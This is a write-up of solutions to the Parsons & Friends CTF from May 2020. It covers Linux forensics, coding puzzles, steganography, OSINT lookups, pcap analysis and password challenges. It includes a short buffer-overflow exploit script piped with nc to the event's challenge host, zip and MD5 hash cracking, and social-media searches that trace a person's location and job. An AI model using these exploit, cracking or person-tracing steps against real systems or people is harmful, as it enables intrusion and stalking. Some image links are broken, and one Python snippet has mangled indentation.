PARSONS

Parsons & Friends CTF – 2020.05.22

delivering a better world

Darn Small Linux

Linux 1

Challenge

What are the permissions on /root/flag.txt, in octal? (like 755)

Linux 1

First you have to download the file, unzip it, and start it in VirtualBox (since it’s older (Damn Small Linux) you must make sure you load it via an IDE drive (not SATA) for it to boot.

Once it boots, you’ll realize you don’t know the password, you must break into it :) Google breaking into Linux 2.4 system (without systemd).

Once you’re in, ls -l /root/flag.txt shows the permissions -rwx-wx--x which translates to 731.

Linux 2

Challenge

What is the flag hidden in /root/flag.txt?

Linux 2

Once you’re in, cat /root/flag.txt shows you a bunch of hex.

Convert that to ASCII and you have what looks like more hex.

Convert that to ASCII and you get "The flag is BlueCake"

Linux 3

Challenge

Somewhere in the filesystem is secretflag.txt. What is the flag hidden within that file?

Linux 3

find / -name secretflag.txt shows you where the file is.

cat the file to find "The flag is YellowIceCream"

Linux 4

Challenge

We accidentally deleted the file deletedflag.txt. Can you recover it and find the file inside it?

Linux 4

The easiest way to find it is to guess about the format of the text in the file based on previous flags.

If you search for " flag is " (grep " flag is" DSL.vdi), you'll see among them the line "The deleted flag is Simplish" as one of your final 2 searches!

Coding

Coding 1

Challenge

What value must you pass into this class via the command line for it to print out "You win"?

Coding 1

First, run a decompiler on it (an easy online one is http://www.javadecompilers.com/), to get this code:

```
class testme {


  public static void main (String args[]) {
     int i = Integer.parseInt(args[0]);
     if (i < 0) {
        i *= -1;
     }
     if (i+5 < 0) {
        System.out.println("You win");
     }


  }
}
```

You'll see you need to overflow the int value. What's the largest value of an int in Java? Google says: 2147483647. So 2147483643, 2147483644, 2147483645, 2147483646, or 2147483647 will work.

Coding 2

Challenge

Using ips.txt with IpSearch.java, pass in the value "1.2.3.4" and the flag will be the value returned to you!

Coding 2

First, compile the file: javac IpSearch.java

Then just run *java IpSearch 1.2.3.4*, and when asked for a file, type "ips.txt".

The answer returned is 1.1

Coding 3

Challenge

It's said you shouldn't judge the value of a book by it's cover. But maybe you can with an algorithm. Holden decided one way to measure the value of a book was to calculate it this way:

Any letter in the book should be converted to it's ASCII value and added to the total.

Any space or tab in the book should be converted to the value 10 and added to the total (spacing makes a book beautiful)!

Any other character in the book should be converted to the value 3 and added to the total.

What is the value of the attached book?

Coding 3

Run the program below the get the answer:

cat beautifuldamned.txt | python3 bookValueCalculator.py

69074611

```
#!/usr/bin/python3

import fileinput
totalValue = 0
for input in fileinput.input():
  for char1 in input:
      if char1 in "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ":
          totalValue += ord(char1)
      elif char1 in " \t":
          totalValue += 10
      else:
          totalValue += 3

print(totalValue)
```

Coding 4

Challenge

It's said you shouldn't judge the value of a book by it's cover. But maybe you can with an algorithm. Tim thinks Holden is silly and determined a better way to determine a book's value, based off frequency analysis:

First, add up the frequency of every character in the book (IE count how many times "a" appears, "b" appears, etc)

Then, sort the frequency counts (smallest to highest).

Add up the ranking of that character with the frequency count and add it to the total value. (IE if the least seen character is "z" with a frequency of 2, then multiple "1" (as it's the first in order) times "2" (frequency count) and the total starts at 2. If the next least seen character is "*" with a frequency of 3", then multiply "2" (as it's the second in order) times "3" (frequency count) and add it the total, which would then stand at 8. And so on)

What is the value of the attached book?

Coding 4

Run the program below the get the answer:

cat beautifuldamned.txt | python3 bookValueCalculator2.py

81157910

```
#!/usr/bin/python3

import fileinput

totalValue = 0
storageDict = {}
for input in fileinput.input():
  for char1 in input:
      if char1 in storageDict:
          storageDict[char1] += 1
      else:
          storageDict[char1] = 1
sorted_d = sorted((value, key) for (key,value) in storageDict.items())
counter = 1
for i in sorted_d:
  count = i[0]
  totalValue += count*counter
  counter += 1
print(totalValue)
```

Coding 5

Challenge

It's said you shouldn't judge the value of a book by it's cover. But maybe you can with an algorithm. Tim thinks Holden is silly and determined a better way to determine a book's value, based off frequency analysis:

Candice loves words and believes the value of a book is how many different words are used in the book. Specifically, she judges the value of a book by the number of unique words in the book times 99. Using space as the separator, and treating words broken apart by lines as two words (IE do nothing intelligent to combine lines), what is the value of the attached book according to Candice?

Coding 5

Run the program below the get the answer:

cat beautifuldamned.txt | python3 bookValueCalculator3.py

2599146

```
#!/usr/bin/python3

import fileinput

totalValue = 0
storageDict = {}
wordsList = set()
for input in fileinput.input():
  words = input.split(" ")
  for word in words:
      wordsList.add(word)
print(len(wordsList) * 99)
```

Coding 6

Challenge

Devin, one of my good friends, loves C programming. He's provided a sequence of numbers and challenges you to determine the next number in the sequence: 57594126, 1903528341, 96473282, 66087152, 1561244451. Can you determine the next number in the sequence?

Coding 6

Try this C code out for the answer

```
#include <stdio.h>


int main(int argc, char* argv[]) {
  int i = 0;
  do {
    srand(i);
    if (rand() == 57594126 && rand() == 1903528341 && rand() == 96473282 && rand() == 66087152 && rand() == 1561244451) {
      printf ("The seed is %d and the answer is %d", i, rand());
    return(0);
    }
    ++i;
  } while (i < 1000000);
}
```

The seed is 189344 and the answer is 1708418263

Web Exploration

Web Exploration 1

Challenge

What flag you get when you decode c3Bob3JrbmFy?

Web Exploration 1

Base64 decode it(like at bade64encode.org) to get sphorknar

Web Exploration 2

Challenge

The answer to Web Exploration 1 is actually a tweeter you should look out for to determine where he's from (the full location, like "Baltimore, MD")

Web Exploration 2

Go to sphorknar's twitter account to see his location - Plano, TX

Web Exploration 3

Challenge

The answer to Web Exploration 1's favorite president has a secret identity - what is his secret identity's real name?

Web Exploration 3

Search instagram for "President Clump" and you'll find "thepresidentclump". Do a google image search on his profile picture and scroll down and you'll eventually see the same picture at https://sudc.org/about-us/board-of-directors/bobby-jenkins.

Web Exploration 4

Challenge

Where did the answer to Web Exploration 1's favorite president work at his first job?

Web Exploration 3

Based on his instagram profile's website (mail.com) and his name, you can search PresidentClump@mail.com on LinkedIn and find him. His first job available on the site is listed at "Four Guys With Gas"

Dinosaurs

Sticks and stones will break your bones but words will only hide flags

Challenge

Today heroes earn for loving amazing grace. is sally touring up ripe pineapples every night. this is no office.

Sticks and stones will break your bones but words will only hide flags

The first letter of each word, pulled out, becomes "The flag is turpentino"

It's hidden in the image!

Challenge

This pretty monkey is hiding a flag. Can you find it?

It's hidden in the image!

If you look through the file, you can realize that there is a .PNG header at byte 6273 in the file. It appears like there is an entire .png hidden at the end of the file. An easy way to skip the first 6272 bytes and dump just the rest to a file can be done via dd:

```
dd if=pretty_monkey.jpeg of=test.png bs=1 skip=6272
```

Open up the resultant image to see "flag:turny"

Leggo my Steggo Eggo

Challenge

You found an odd image on your employee's computer, that doesn't match the original image you found on the internet. You suspect there's a message hidden in one of the images. Can you find it?

Leggo my Steggo Eggo

- With that knowledge, you can run this python program to output the hidden text - "The flag is mankled"

```
#!/usr/bin/python3
from PIL import Image
import sys


img = Image.open(sys.argv[1])
img2 = Image.open(sys.argv[2])
pixels = img.load() # create the pixel map
pixels2 = img2.load() # create the pixel map
answer = ""
width, height = img.size
for i in range(width):    # for every pixel:
for j in range(height):
  (r,g,b) = pixels[i,j]
  (r2,g2,b2) = pixels2[i,j]
  if b != b2:
      diff = b2-b
      answer = answer + chr(diff)
print(answer)
```

Classical Stego

Challenge

Can you find the flag in this video?

Classical Stego

If you convert the thumb tapping into morse code, it spells out "flag is simps". You have to watch as one time the alternation of letters between thumbs is skipped, just to throw you off

More Dinos!

Challenge

Can you find the flag in this file?

More Dinos!

If you look at the metadata of each image, the Author field changes between them, and has what looks like a hex ASCII character.

This one liner will get you the answer dumped to the screen

for i in dino?. dino??.*; do exiftool $i | grep Author; done | sed 's/.*: //g' | tr -d "\n" | xxd -r -p*

flag:toilep


Pterodactyl

Challenge

Can you find the flag in this file?


Pterodactyl

- In short, the image is hidden in the low bits of the image. Here's one way to view it.
- Opening up the image in an awesome image processing tool called Fiji shows you this




Pterodactyl

- Go to Process, Math, AND




Pterodactyl

- AND it with 00000011




Pterodactyl

- Then go to Process, Math, Multiply



Pterodactyl

- Enter 64



Pterodactyl

- And Viola!

The Prettiest Dinosaur

Challenge

Look at this gorgeous dinosaur. Let her seduce you into finding the flag.

The Prettiest Dinosaur

- With only really binary text in there, you might presume you need to convert the binary to ASCII.
- The first website I found, rapidtables.com/convert/number/binary-to-ascii.html, requires the binary in 8 number increments with spaces in between. This once liner got it in the right format for me.
- cat dinodrawing.txt | sed 's/ //g' | tr -d "\n" | sed 's/\(.\{8\}\)/\1 /g'
- 01010100 01101000 01100101 00100000 01100110 01101100 01100001 01100111 00100000 01100110 01101111 01110010 00100000 01110100 01101000 01101001 01110011 00100000 01101111 01101110 01100101 00100000 01101001 01110011 00100000 01100100 01101001 01101110 01101111 01010010 01000001 01010111 01010010 00100001
- Then I put it into the website and got The flag for this one is dinoRAWR!

Dinoroar!

Challenge

Find the flag hidden in this file!

Dinoroar!

- You can run strings on the file and grep for flag to find it, or run ./raptor --help | grep flag to quickly find "flag:happydance"

Not Actually A Dinosaur At All

Challenge

There is an exploitable binary running on port 1234 on may2020exploit1.parsonscyber.com. Analyze the attached previous version of the code (without the true flag in it) to figure out how to remotely exploit it and gain the flag.

Not Actually A Dinosaur At All

- If you run this python code, it will generate the binary code needed to pass to the exploit to jump to the dork function that you need to execute

```
from struct import *


offset = "A"*40
ret_addr = 0x40060d
input = offset + pack("<Q", ret_addr)


file = open("exploit.txt", "w")
file.write(input)
```

- Then you can *cat exploit.txt | nc may2020exploit1.parsonscyber.com 1234*

  Yes?

  on me?

  Flag: poolcarty

Passwords

Password Fun 1

Challenge

Okay, Jason stored his ultrasecure password in a .zip file...but he forgot the password for the .zip file. Can you recover unzip the zip file and recover the password inside?

Password Fun 1

- Run john the ripper against the zip to discover the password is dork.
- Then you can simple unzip the zip file and read password.txt
- S4cret$gentM@n

Password Fun 2

Challenge

Okay, Jason forgot another one of his passwords, on a really old and less than ideally secure system. He was able to grab a hash of the password - 430191c07016636c8a80714e9f82a860. Can you use that to recover his password for him?

Password Fun 2

- It appears to be the same length as an md5 hash.
- Searching for "cracking a md5 password hash", gets you to https://crackstation.net/, where you can copy/paste that in and quickly get the password from it - "chortle"

Password Fun 3

Challenge

Okay, Jason has accepted the fact that he can't remember things. He's trying to implement a password recovery system for his password, but he sort of sucks at it. For his first attempt at a password recovery system, if you go to his website at https://may2020web1.parsonscyber.com/passwordreset1.php, click a button and his code will send the password back to the machine who clicked the button on UDP port 8250.

Password Fun 3

- Going to the page and clicking the button has Bob's site send you the data via a UDP packet to port 8250
- You can open your firewall and setup a netcat listener to extract the data cleanly, or you can just run tcpdump, let the packet hit the firewall and nothing listening and you'll see the text sent.
- Alternatively, if you don't want to mess with your filewall, you can create an AWS instance, and query it via the command-line via *curl -d "thething=thething" http://may2020web.parsonscyber.com:3001/passwordreset1.php* with a tcpdump listening on another shell to that server, to find the flag americanu

Password Fun 4

Challenge

Okay, Jason has a new implementation of a password recovery system for his password, but he still sort of sucks at it. For his next attempt at a password recovery system, if you go to his website at https://may2020web1.parsonscyber.com/passwordreset2.php, click a button and his code will send the password back to the machine who clicked the button on a random UDP port between 5000 and 10000.

Password Fun 4

- Going to the page and clicking the button has Bob's site send you the data via a UDP packet to a port between 500 0 and 1000
- You can open your firewall and just run tcpdump as that will let the packet hit your NIC even with nothing listening and you'll see the text sent.
- Alternatively, if you don't want to mess with your filewall, you can create an AWS instance, and query it via the command-line via *curl -d "thething=thething" http://may2020web.parsonscyber.com:3001/passwordreset 2.php* with a tcpdump listening on another shell to that server, to find the flag shunkled

Password Fun 5

Challenge

Okay, Jason is back with a "more secure" implementation of a password recovery system for his password. For his next attempt at a password recovery system, if you go to his website at https://may2020web1.parsonscyber.com/passwordreset3.php, click a button and his code will send the password back to the machine who clicked the button on a random TCP port between 5000 and 10000.

Password Fun 5

- Going to the page and clicking the button has Bob's site send you the data via a TCP packet to a random port between 5000 and 10000
- Since it's a TCP packet, something actually has to be listening on the port, or the password won't get sent.
- The easy way to do this is with an IPTables rule that redirect anything on ports 5000 to 10000 to a single port, and then you setup a netcat to listen on the single port
- Running this will do that: iptables -t nat -A PREROUTING -p tcp -d 192.168.4.5 --dport 5000:10000 -j DNAT --to-destination 192.168.4.5:10001
- (this assumes port 10001 in TCP is open in iptables)
- Then you can run:
- *nc -l 10001*
- (click the button on the webpage)
- mazzystir (is what you see in the terminal running netcat)

Password Fun 6

Challenge

Okay, Jason is back with an even "more secure" implementation of a password recovery system for his password. For his next attempt at a password recovery system, if you go to his website at https://may2020web1.parsonscyber.com/passwordreset4.php, click a button and his code will send a number back to the machine who clicked the button on a random TCP port between 5000 and 10000 - if, within 2 seconds, you respond back with the port number the server connected to you on multiplied by 8 added to the number sent to you, you will get sent the password.

Password Fun 6

- You can start it the same as last time, but you'll want to turn on iptables logging so you can check /var/log/messages to get the actual port number they came in on (as your listening program will only see the port it was redirected in on) via a program to properly respond.
- Alternatively, if you watch closely, it retries once if the first time the incoming connection is closed. So if you watch closely for that initial connection and then quickly throw up a listener / replier on that port, you can also get the answer (which is kartpy)

Password Fun 7

Challenge

Okay, Jason is trying again, but he put a lot more effort into it this time. He created his own phone OS and browser, that he calls the "dojophone". He coded his new password reset site to only respond to his device. Try to get the flag now from https://may2020web1.parsonscyber.com/passwordreset5.php

Password Fun 7

- So, Jason only allows Dojophones to access his page
- He must do that with the user agent string!
- *curl --user-agent "dojophone" http://may2020web.parsonscyber.com:3001/passwordreset5.php -d "thething=thething"*

```
<html>
Your password is: earmind<body>
<form method="post">
  <input type="hidden" name="thething" value="thething">
  <input type="submit" value"Send me my password">
</form>
</body>
</html>
```

Networking

Networking 1

Challenge

What is the domain name of the main website visited in this pcap?

Networking 1

- Open up the file in Wireshark and browse to the first GET requested. Then right click that line and select "Follow TCP Stream", and the second line down should say "Host: turkey.com", thus the answer is turkey.com

Networking 2

Challenge

What sport was the user researching / learning about in the traffic session?

Networking 2

- Open up the file in wireshark and look for any request related to sports sports.
- Or run "*tshark -r pcap1.pcap | grep GET*" and look for something relevant, and you'll eventually see:
- 1139 50 192.168.100.118 -> 13.57.187.123 HTTP 614 GET /home/sports/basketball/ HTTP/1.1

Networking 3

Challenge

In the traffic, there is a picture of the outfit worn by the person or persons that has a sponsor on it. What is the name of that sponsor?

Networking 3

- Open up the file in wireshark and go to File, Export Objects, HTTP, then "Save All" to a folder.
- Browse through the images to find something called turkish-national-baseketball-team-large.jpg. In it you see a bunch of folks with (you'll have to look at several folks to get all the letters) the name Garanti on them.

Networking 4

Challenge

What is the average packet size of the packets in the traffic? (with a precision of 1 decimal place)

Networking 4

- Open up the file in wireshark and go to Statistics, and then Summary, and scroll down to see the Avg. packet size of 1308.333 bytes
- OR
- You can run this one liner in Linux: *tcpdump -e -vvv -r pcap1.pcap -nnn -tttt | grep 2020-05-20 | sed 's://://g' | awk '{total=total+$10}END{print total/NR}*'
- reading from file pcap1.pcap, link-type EN10MB (Ethernet)
- 1308.33

Networking 5

Challenge

What is the flag hidden in this traffic?

Networking 5

- If you look at the file in wireshark, the first icmp echo packet has a different payload than all the others.
- If you look at the hex version of the payload, it looks like hex.
- If you convert that hex into ASCII, you get flag:alzam!
- Here is a oneliner to get the answer via Linux:
- *tcpdump -r pcap2.pcap "icmp" -X | grep "666\|616" | sed 's/.*366. //g' | sed 's/[^a-e0-9]//g' | tr -d "\n" | xxd -r -p*
- reading from file pcap2.pcap, link-type EN10MB (Ethernet)
- flag:alzam